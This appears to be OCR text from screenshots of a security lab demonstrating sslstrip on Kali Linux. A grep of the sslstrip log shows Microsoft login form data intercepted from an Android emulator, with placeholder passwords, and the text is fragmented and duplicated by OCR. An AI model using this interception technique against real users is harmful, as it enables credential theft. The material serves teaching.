
Back Sign in

□ Keep me signed in

Forgot my password

©2017 Microsoft Terms of use Privacy & cookies

```
roo.5074,5073.1/bt/17/8w/cy/b/MT/2","N":"@2a/lo//@8/ls%2Flsp.aspx/@k/10/@7/@2a/0/@2
eth1ne/1nf+1t5/1p//a4.bing.com/clientinst/@j/1r/@7/-1/0/-1/-1/-1/1uw+@2l/1q//@8/ls%
    kPing.aspx/@j/11/@7/3rn/0/@2c/@2c/@2d/@2d+3rr/1r//@8/Blue%2FHamburgerServicesHea
    out_c.js/@c/34/@7/@2f/0/@2e/@2e/3uu/3uv+@2f/1s//@8/Blue%2FBlueIdentityDropdown_c
    /3b/@7/3rz/0/@2g/@2g/3v3/3v4+3ux/1t//@8/hamburger%2Fscfo/@k/3w/@7/3v1/0/@2h/@2h/
    u+3v6/1u//@8/Identity%2FDropdown/@k/30/@7/3v7/0/@2i/@2i/@2j/@2j+3y9/1v//@8/simg%
    edSpriteDesktopTwoToneLogoTealSpy_0817.png/@9/y/@7/3yb/0/@28/@28/3z6/3z8+@2k/1w/
    mg%2Fhamburger_icons_sprite20x20_mysaves_bf.png/@9/1/@7/@2k/0/@2k/@2k/3zi/3zj","
    l/8/@2m/touch//e8/m/+3ri//touchend/////+3rk//mousemove/mouse/0/e8/m/0+@2l//mouse
    ///1+3rp//mouseup/////0+3rq//click/////","BD":"3mm/@2m/1507433436"}]]]></D></E><
    s><STS>1507433437569</STS></ClientInstRequest>
lo:2017-10-07 23:30:46,124 POST Data (www.bing.com):
    <ClientInstRequest><Events><E><T>Event.ClientInst</T><IG>E60125FC3893407DA4D1026
    01B</IG><TS>1507433439100</TS><D><![CDATA[[{"T":"CI.BoxModel","FID":"CI","Name":
    ,"SV":"4","P":{"C":2,"N":3,"I":"305","S":"C+U","M":"V+L+M+MT+E+N+C+K+BD","T":746
    "4kr+4kt","F":1},"M":"11l+3ml+-1+5r8+1y+0+0+2+0+1qe+1","N":"@2n/1x//@8/ls%2Flsp.
    k/12/@7/@2n/0/@2o/@2o/4lt/4lu","C":"5qv/1i/touchend/touch////+5r1//mousemove/mou
    i/2t/0+5r2//mousedown/////1+5r6//mouseup/////0"}]]]></D></E></Events><STS>150743
    0</STS></ClientInstRequest>
    ^C
rooroot@kali:~/sslstrip-0.9# tail -f sslstrip.log | grep PASS
    i13=0&login=sbowne%40ccsf.edu&loginfmt=sbowne%40ccsf.edu&type=11&LoginOptions=3&
    asswd=SECRET-PASSWORD&ps=2&psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&canary=&
    PFT=DfTE6fmOCXbb%21GUYJTl4vKta0eeiwHmM0hORhO2lmNt2L%21*pZqLjRshBRtbBY0NJ4jOwGPT5
    Y6xWATzsFQzffH7ZIbqTxxXgFLLGpK7a0BOFGcbjWQjNvfgSlnIQvf2aTy7wzyxZcOV6zQiagBaDNkK%
    RDaATXomYd4WP62xOvfmAxEVJh8OKCXrWjDsadQ8L6Lei9sXndg%21MK8k9ccWHm*7SeVxLf3oEn0fcI
    k3WKK%21Al54Ig%24%24&PPSX=Passpor&NewUser=1&FoundMSAs=&fspost=0&i21=0&CookieDisc
    =0&i2=1&i17=0&i18=__ConvergedLoginPaginatedStrings%7C1%2C__ConvergedLogin_PCore%
    &i19=61949
```


Finder File Edit View Go Window Help
77%
Sat Oct 7 8:44:37 PM
Sam Bowne
Genymotion for personal use - Google Nexus 9 - 7.0.0 - API 24 - 1536x2048 (1536x2048, 320...
11:44
Sign in to your Microsoft ac
login.live.com/ppsecure/post.srf?wa=wsignin1.0&rpsnv=13&ct=
Kali2017.1-32a
tions Places Terminal
Sat 23:44
root@kali: ~/sslstrip-0.9
Edit View Search Terminal Help
©2017 Microsoft Terms of use Privacy & cookies
free for personal use
-USER
er password

Microsoft

sbowne@ccsf.edu

Enter password

The account or password is incorrect. Please try again.


Password

Back | Sign in

□ Keep me signed in

Forgot my password

```
/@2m/touch//e8/m/+3ri//touchend/////+3rk//mousemove/mouse/0/e8/m/0+@2l//mousedown//
1+3rp//mouseup/////0+3rq//click/////","BD":"3mm/@2m/1507433436"}]]]></D></E></Event
STS>1507433437569</STS></ClientInstRequest>
7-10-07 23:30:46,124 POST Data (www.bing.com):
ientInstRequest><Events><E><T>Event.ClientInst</T><IG>E60125FC3893407DA4D1026A223BB
</IG><TS>1507433439100</TS><D><![CDATA[[{"T":"CI.BoxModel","FID":"CI","Name":"v2.8"
v":"4","P":{"C":2,"N":3,"I":"305","S":"C+U","M":"V+L+M+MT+E+N+C+K+BD","T":7460,"K":
r+4kt","F":1},"M":"11l+3ml+-1+5r8+1y+0+0+2+0+1qe+1","N":"@2n/1x//@8/ls%2Flsp.aspx/@
2/@7/@2n/0/@2o/@2o/4lt/4lu","C":"5qv/1i/touchend/touch////+5r1//mousemove/mouse/0/j
t/0+5r2//mousedown/////1+5r6//mouseup/////0"}]]]></D></E></Events><STS>150743343910
STS></ClientInstRequest>

t@kali:~/sslstrip-0.9# tail -f sslstrip.log | grep PASS
=0&login=sbowne%40ccsf.edu&loginfmt=sbowne%40ccsf.edu&type=11&LoginOptions=3&lrt=&p
wd=SECRET-PASSWORD&ps=2&psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&canary=&ctx=&P
=DfTE6fmOCXbb%21GUYJTl4vKta0eeiwHmM0hORhO2lmNt2L%21*pZqLjRshBRtbBY0NJ4jOwGPT5WzrRB6
WATzsFQzffH7ZIbqTxxXgFLLGpK7a0BOFGcbjWQjNvfgSlnIQvf2aTy7wzyxZcOV6zQiagBaDNkK%21LoJ4
ATXomYd4WP62xOvfmAxEVJh8OKCXrWjDsadQ8L6Lei9sXndg%21MK8k9ccWHm*7SeVxLf3oEn0fcIIsVcgx
KK%21Al54Ig%24%24&PPSX=Passpor&NewUser=1&FoundMSAs=&fspost=0&i21=0&CookieDisclosure
i2=1&i17=0&i18=__ConvergedLoginPaginatedStrings%7C1%2C__ConvergedLogin_PCore%7C1%2C
9=61949
=0&login=sbowne%40ccsf.edu&loginfmt=sbowne%40ccsf.edu&type=11&LoginOptions=3&lrt=&p
wd=TEST-PASSWORD&ps=2&psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&canary=&ctx=&PPF
RywgrsScfQ%21e*utv3D8ph5xQjSg8jtM95EKpipcmYU1B84USvMAybzYi2uGXFl*nl5FyPgwBxWO3Pz%21
E1re9JSybZGOCG1NSVitmQYrLmMZ%21GOTTiZ8pEV19pJgts*N*ybHsuwoo82KaqpaP41gaHXvzs2Svol0n
trcbo58qaoLCB05YyJUNLIQx0fTpJ5N1pJGq4oniJEbUWj4gPTD7tH5vF44fGAPu6*k8QWIX8NSY9Xy5CnC
TA7PlyH*UXSH0mYSIcBebgyb7A%24&PPSX=PassportRN&NewUser=1&FoundMSAs=&fspost=0&i21=0&C
ieDisclosure=0&i2=1&i17=0&i18=__ConvergedLoginPaginatedStrings%7C1%2C__ConvergedLog
PCore%7C1%2C&i19=19534
```



Sign In

Sign In to Your Equifax account

User Name: EQUIFAX-USER

Password: ••••••••••••••••

Forgot User Name or Password?

Sign In

Equifax Secure Site

New and Existing Customers
Sign In and Configure Your Product

The features of your Equifax product offer valuable insights and powerful protection.

Activate and configure all your Equifax product's features to get the most value and protection.

